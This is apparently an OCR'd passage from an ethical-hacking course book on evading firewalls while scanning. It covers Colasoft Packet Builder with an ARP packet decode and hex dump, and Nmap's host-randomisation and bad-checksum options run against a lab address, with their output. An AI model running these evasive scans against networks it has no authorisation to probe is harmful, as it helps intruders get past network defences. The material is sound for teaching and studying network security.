
- **Creating Custom Packets by using Packet Crafting Tools**

  Attackers create custom TCP packets to scan the target by bypassing the firewalls. Attackers use various packet crafting tools such as Colasoft packet builder (*https://www.colasoft.com*), NetScanTools Pro (*https://www.netscantools.com*), etc., to scan the target that is beyond the firewall. Packet crafting tools craft and send packet streams (custom packets) using different protocols at different transfer rates.

  - **Colasoft Packet Builder**

    Source: *https://www.colasoft.com*

    Colasoft Packet Builder is a tool that allows an attacker to create custom network packets and helps security professionals assess the network. The attacker can select a TCP packet from the provided templates and change the parameters in the decoder, hexadecimal, or ASCII editor to create a packet. In addition to building packets, Colasoft Packet Builder supports saving packets to packet files and sending packets to the network.



```
Packet Info
    Number                        000001
    Packet Length                 64
    Capture Length                60
    Delta Time                    0.100000000 Second
Ethernet - II                     [0/14]
    Destination Address           FF:FF:FF:FF:FF:FF   [0/6]
    Source Address                00:00:00:00:00:00   [6/6]
    Protocol Type                 0x806  (ARP)  [12/2]
Address Resolution Protocol       [14/28]
    Hardware Type                 1  (Ethernet)  [14/2]
    Protocol Type                 0x800  (IPv4)  [16/2]
    Hardware Size                 6                   [18/1]
    Protocol Size                 4                   [19/1]
    Opcode                        1  (ARP Request)  [20/2]
    Sender Hardware Adress        00:00:00:00:00:00   [22/6]
    Sender Ip Adress              0.0.0.0  [28/4]
    Target Hardware Adress        00:00:00:00:00:00   [32/6]
    Target Ip Adress              0.0.0.0  [38/4]
Extra Data                        [42/18]
    Number of bytes               18 bytes   [42/18]
FCS - Frame Check Sequence
    FCS                           0x6FEC176D   (Calculated)
```

```
0000 | FF FF FF FF FF FF 00 00 00 00 00 00 08 06 | ..............
000E | 00 01 08 00 06 04 00 01 00 00 00 00 00 00 | ..............
001C | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ..............
002A | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ..............
0038 | 00 00 00 00                               | ....
```

No.	Delta Time	Source	Destination
1	0.100000000	00:00:00:00:00:00	FF:FF:FF:FF:FF:FF

Figure 3.92: Screenshot of Colasoft Packet Builder

There are three views in the Packet Builder: Packet List, Decode Editor, and Hex Editor.

- Packet List displays all the constructed packets. When you select one or more packets in Packet List, the first highlighted packet is displayed in both Decode Editor and Hex Editor for editing.
- In Hex Editor, the data of the packet are represented as hexadecimal values and ASCII characters; nonprintable characters are represented by a dot (".") in the ASCII section. You can edit either the hexadecimal values or the ASCII characters.
- Decode Editor allows the attacker to edit packets without remembering the value length, byte order, and offsets. You can select a field and change the value in the edit box.

For creating a packet, you can use the add or insert packet command in the Edit menu or the Toolbar to create a new packet.


The attacker can send a constructed packet to wire directly and control how Colasoft Packet Builder sends the packets, specifying, for example, the interval between packets, loop times, and delay between loops.

This packet builder audits networks and checks the network protection against attacks and intruders. Attackers may use this packet builder to create fragmented packets to bypass network firewalls and IDS systems. They can also create packets and flood the victim with a very large number of packets, which could result in DoS attacks.

Randomizing Host Order and Sending Bad Checksums

Randomizing Host Order

- Attackers **scan the number of hosts** in the target network **in random order** to scan an intended target that is behind a firewall




Zenmap
Scan Tools Profile Help
Target: 10.10.1.11
Profile:
Scan
Cancel
Hosts
Services
OS Host
10.10.1.11
Filter Hosts
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
Details

Command: nmap --randomize-hosts 10.10.1.11

```
Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-16
05:34 [redacted] Time
Nmap scan report for 10.10.1.11
Host is up (0.00s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
MAC Address: 00:15:5D:01:80:00 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 1.36
```

Sending Bad Checksums

- Attackers send packets with bad or bogus **TCP/UPD checksums** to the intended target to avoid certain firewall rulesets



Zenmap
Scan Tools Profile Help
Target: 10.10.1.11
Profile:
Scan
Cancel
Hosts
Services
OS Host
10.10.1.11
Filter Hosts
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
Details

Command: nmap --badsum 10.10.1.11

```
Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-16
05:39 [redacted] Time
Nmap scan report for 10.10.1.11
Host is up (0.00s latency).
All 1000 scanned ports on 10.10.1.11 are filtered
MAC Address: 00:15:5D:01:80:00 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 23.00
seconds
```

